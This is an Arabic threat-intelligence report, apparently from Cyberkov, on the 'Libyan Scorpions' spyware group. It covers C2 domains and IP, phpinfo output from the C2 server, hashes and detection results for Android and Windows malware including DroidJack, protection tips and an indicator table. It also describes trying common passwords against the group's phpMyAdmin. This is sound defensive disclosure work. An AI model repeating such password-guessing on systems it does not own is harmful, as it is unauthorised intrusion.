SERVER_NAME	winmeif.myq-see.com
SERVER_ADDR	192.168.1.16
SERVER_PORT	80
REMOTE_ADDR	31.203.118.54
DOCUMENT_ROOT	C:/AppServ/www
REQUEST_SCHEME	http
CONTEXT_PREFIX	no value
CONTEXT_DOCUMENT_ROOT	C:/AppServ/www
SERVER_ADMIN	admin@example.com
SCRIPT_FILENAME	C:/AppServ/www/phpinfo.php
REMOTE_PORT	36760
GATEWAY_INTERFACE	CGI/1.1
SERVER_PROTOCOL	HTTP/1.1
REQUEST_METHOD	GET

يحتوي مركز القيادة والتحكم على سكريبت PhpMyAdmin لإدارة قواعد البيانات الخاصة بهم:



قامت سايركوف بمحاولة الدخول على قواعد البيانات باستخدام الأرقام السرية الشهيرة ولكن المحاولة لم تكل بالنجاح وتحتاج وقتاً أطول.




البنية التحتية لمجموعة عقارب ليبية

من المهم جداً تحليل وكشف البنية التحتية التي تستخدمها مجموعة "عقارب ليبية" وذلك لأن البنية التحتية قد يتم استخدامها للهجوم على أهداف أخرى باستخدام برامج التجسس وفايروسات أخرى، ومن خلال تحليل البنية التحتية يتم التوصل إلى صورة أشمل لمعرفة أهداف وتحركات المجموعة ودراسة سلوكها والتنبؤ بالأهداف المستقبلية.

قام فريق سايركوف المختص بتحليل الأخطار الأمنية باستخدام منصات لتبادل معلومات المخاطر والفايروسات وارتباطاتها والتي تعرف باسم Threat Intelligence Platforms مثل منصة PassiveTotal. وتم الكشف عن نشاطات وفايروسات تستخدمها المجموعة لاستهداف المزيد من الشخصيات.

يتبيّن من الخريطة التالية أن مجموعة "عقارب ليبية" بدأت عمليات الاختراق في 09-09-2015 (منذ سنة تقريباً من تاريخ نشر هذا التقرير) وخلال هذه السنة قامت المجموعة باستخدام 5 نطاقات للتحكم بالضحايا.



في الجدول التالي تجد قائمة أسماء النطاقات التي استعملتها مجموعة "عقارب ليبية" لشن الهجمات الإلكترونية على أهدافها:

Hostname	First Seen	Last Seen
Samsung.ddns.me	26-04-2016	12-08-2016
Wininit.myq-see.com	24-05-2016	12-08-2016
Winmeif.myq-see.com	07-08-2016	12-08-2016
College.myq-see.com	09-09-2015	12-08-2016
Sara2011.no-ip.biz	08-10-2015	08-10-2015

جميع النطاقات التي تم كشفها تقوم بالإشارة والاتصال على نفس مركز القيادة والتحكم التابع لمجموعة "عقارب ليبيا" (ما عدا :sara2011.no-ip.biz)

```

root@Cyberkov: ~/voicemessage — Konsole
File Edit View Bookmarks Settings Help
root@Cyberkov:~/voicemessage/sinkhole# vim ^C
root@Cyberkov:~/voicemessage/sinkhole# cd ..
root@Cyberkov:~/voicemessage# ls
code dex gradle-project sinkhole Voice Massege Voice Massege.apk
root@Cyberkov:~/voicemessage# vim hostnames
root@Cyberkov:~/voicemessage# cat hostnames
samsung.ddns.me
wininit.myq-see.com
winmeif.myq-see.com
college.myq-see.com
sara2011.no-ip.biz
root@Cyberkov:~/voicemessage# cat hostnames | xargs -I {} host {}
Samsung.ddns.me has address 41.208.110.46
wininit.myq-see.com has address 41.208.110.46
winmeif.myq-see.com has address 41.208.110.46
college.myq-see.com has address 41.208.110.46
Host sara2011.no-ip.biz not found: 3(NXDOMAIN)
root@Cyberkov:~/voicemessage#

```

bin : java bin : java voicemessage : bash sinkhole : bash sf_shared : bash

أيضاً باستخدام منصة **PassiveTotal** يتبيّن أن هناك برمج تجسس أخرى مرتبطة بمجموعة "عقارب ليبيا"، هذه البرمجة تحمل البصمات الرقمية (الهاشات) التالية (وهي من نوع MD5):

- 1738ecf69b8303934bb10170bcef8926
- 93ebc337c5fe4794d33df155986a284d

ATTRIBUTES		Heatmap	WHOIS	Hashes 3
First Seen	2015-09-09 14:44:25			
Last Seen	2016-08-12 22:04:25			
Resolutions	15			
Network	41.208.64.0/18			
AS	21003 (GPTC-AS)			
Country	LY			

Source	Sample
Emerging Threats (Proofpoint)	1c8a1aa75d514d9b1c7118458e0b8a14
Emerging Threats (Proofpoint)	1738ecf69b8303934bb10170bcef8926
Emerging Threats (Proofpoint)	93ebc337c5fe4794d33df155986a284d

في الصورة السابقة، أول بصمة رقمية (هاش) هي لفايروس "Voice Massege.apk" والذي قمنا بتحليله سابقاً.



البصمة الرقمية (الهاش) الثانية (1738ecf69b8303934bb10170bcef8926) هي لفايروس يحمل اسم **Benghazi.exe** وحسب خدمة VirusTotal فإن هذا الفايروس مكتشف من قبل 21 برنامج حماية من أصل 56 مما يعني أن نسبة كشفه 37.5% وتم رفعه على الخدمة بتاريخ 2016-04-23.

Analysis results for file benghazi.exe:

Antivirus	Result	Update
ALYac	Gen:Variant.Jaik.11048	20160423
Ad-Aware	Gen:Variant.Jaik.11048	20160423
Arcabit	Trojan.Jaik.D2B28	20160423
Avast	Win32:Malware-gen	20160423
Baidu	Win32.Trojan.WisdomEyes.151026.9950.9999	20160422
BitDefender	Gen:Variant.Jaik.11048	20160423
Cyren	W32/VB.NN.gen!Eldorado	20160423
ESET-NOD32	a variant of Win32/Injector.CWTY	20160423
Emsisoft	Gen:Variant.Jaik.11048 (B)	20160423

لاحظ أن هذا الفايروس يقوم باستهداف أنظمة Windows وليس هواتف أندرويد، وقد تمت برمجته بتاريخ 2016-04-12 باستخدام لغة Visual Basic.

The file being studied is a Portable Executable file! More specifically, it is a Win32 EXE file for the Windows GUI subsystem.

FileVersionInfo properties

Product	Pennell0
Original name	Clevernes.exe
Internal name	Clevernes
File version	1.00
Description	Phrenics0

PE header basic information

Target machine	Intel 386 or later processors and compatible processors
Compilation timestamp	2016-04-15 15:12:20
Entry Point	0x0000120C
Number of sections	3

PE sections

Name	Virtual address	Virtual size	Raw size	Entropy	MD5
.text	4096	139468	143360	7.55	d2640b9fc9dd9ca68c49b0e57fa7fd4
.data	147456	4624	4096	0.00	620f0b67a91f7f74151bc5be745b7110
.rsrc	155648	2320	4096	1.96	560732c75facdcf6aad8f86ede6a49ae

PE imports

- [+] MSVBVM60.DLL

أما البصمة الرقمية الثالثة (93ebc337c5fe4794d33df155986a284d) تعود لفايروس من نوع DroidJack يستهدف أنظمة أندرويد أيضا.

virus total

SHA256:	4e656834a93ce9c3df40fe9a3ee1efcccc728e7ea997dc2526b216b8fd21cbf6
File name:	VPN.apk
Detection ratio:	22 / 56
Analysis date:	2016-04-24 21:32:40 UTC (3 months, 2 weeks ago)

[Analysis](#)
 [File detail](#)
 [Additional information](#)
 [Comments 0](#)
 [Votes](#)

Antivirus	Result	Update
AVG	Android/Deng.TIN	20160424
Ad-Aware	Android.Trojan.AndroRAT.E	20160424
AhnLab-V3	Android-Trojan/Sandrorat.128f8	20160424
Alibaba	A.W.Rog.EvilCert.A24	20160424
Arcabit	Android.Trojan.AndroRAT.E	20160424
Avast	Android:DroidJack-A [Trj]	20160424
Avira (no cloud)	ANDROID/Spy.Kassandra.E.Gen	20160424
BitDefender	Android.Trojan.AndroRAT.E	20160424
CAT-QuickHeal	Android.Sandr.A	20160423
Cyren	AndroidOS/Sandr.A.gen!Eldorado	20160424

وهنا نلاحظ أن أسماء الدا خدمات Activities وال Services تؤكد لنا أن الفايروس الثالث الذي تستخدمه مجموعة "عقارب ليبيا" من نوع .DroidJack

Activities

```

net.droidjack.server.MainActivity
net.droidjack.server.CamSnapDJ
net.droidjack.server.VideoCapDJ
net.droidjack.server.CamSnapDJ
net.droidjack.server.VideoCapDJ

```

Services

```

net.droidjack.server.Controller
net.droidjack.server.GPSLocation
net.droidjack.server.Toaster
net.droidjack.server.Controller
net.droidjack.server.GPSLocation
net.droidjack.server.Toaster

```

ملاحة مستمرة ...

سيقوم فريق سايركوف المختص بتحليل الأخطار الأمنية بمتابعة مجموعة "عقارب ليبيا" وسنقوم بإصدار تقارير لاحقة حال ما يتم العثور على أي تحديث لنشاطات المجموعة الإلكترونية.

توصيات أمنية لحماية أجهزة أندرويد من عقارب ليبيا

تتصح شركة سايركوف باتباع الإرشادات الأمنية التالية لحماية نفسك وجوهزك من التجسس والإختراق الإلكتروني:

- التحديث المستمر لجهازك الأندرويد
- استخدام برنامج مكافحة الفايروسات [DrWeb Security Space](#) بنسخته الكاملة من [هذا](#) لحمايتك من البرامج الخبيثة
- إستخدام [DrWeb Telegram Bot](#) لفحص الملفات والروابط التي تتم مشاركتها في تطبيق تيليجرام ويمكن إضافته للمجموعات
- عمل فحص أوتوماتيكي لكل الروابط والملفات، اسم البوت ([DrWebBot](#))
- استخدام برنامج مكافحة البرامج الضارة [Zemana Mobile AntiVirus](#) بنسخته الكاملة من [هذا](#) لحمايتك من التجسس
- عدم تنصيب البرامج من مصادر غير موثوقة
- عند استخدام برنامج تيليجرام قم باتباع ارشاداتنا في مقالنا المعنون "[دليك نحو استخدام تطبيق تيليجرام Telegram بأقصى درجة من السرية والأمان!](#)"
- التأكد دائمًا من الطرف الآخر حال تبادل الملفات في الانترنت

مؤشرات الإختراق - IoCs

الجدول التالي يعرض قائمة من مؤشرات الإختراق للمساعد في المساعدة في كشف برامج "عقارب ليبيا" التجسسية:

Type	Indicator
Sha256	9d8e5ccd4cf543b4b41e4c6a1caaee1409076a26ee74c61c148dff3ce87d7787
Sha256	4e656834a93ce9c3df40fe9a3ee1efcccc728e7ea997dc2526b216b8fd21cbf6
Sha256	e66d795d0c832ad16381d433a13a2cb57ab097d90e9c73a1178a95132b1c0f70
Md5	1738ecf69b8303934bb10170bcef8926
Md5	93ebc337c5fe4794d33df155986a284d
Md5	1c8a1aa75d514d9b1c7118458e0b8a14
Sha1	41096b7f808a91ee773bbba304ea2cd0fa42519d
Sha1	46d832a9c1d6c34edffee361aca3de65db1b7932
Sha1	2e2d1315c47db73ba8facb99240ca6c085a9acbc
Filename	Voice Massege.apk
Filename	Benghazi.exe
Filename	VPN.apk
IP	41.208.110.46
Domain	winmeif.myq-see.com
Domain	Wininit.myq-see.com
Domain	Samsung.ddns.me
Domain	Collge.myq-see.com
Domain	Sara2011.no-ip.biz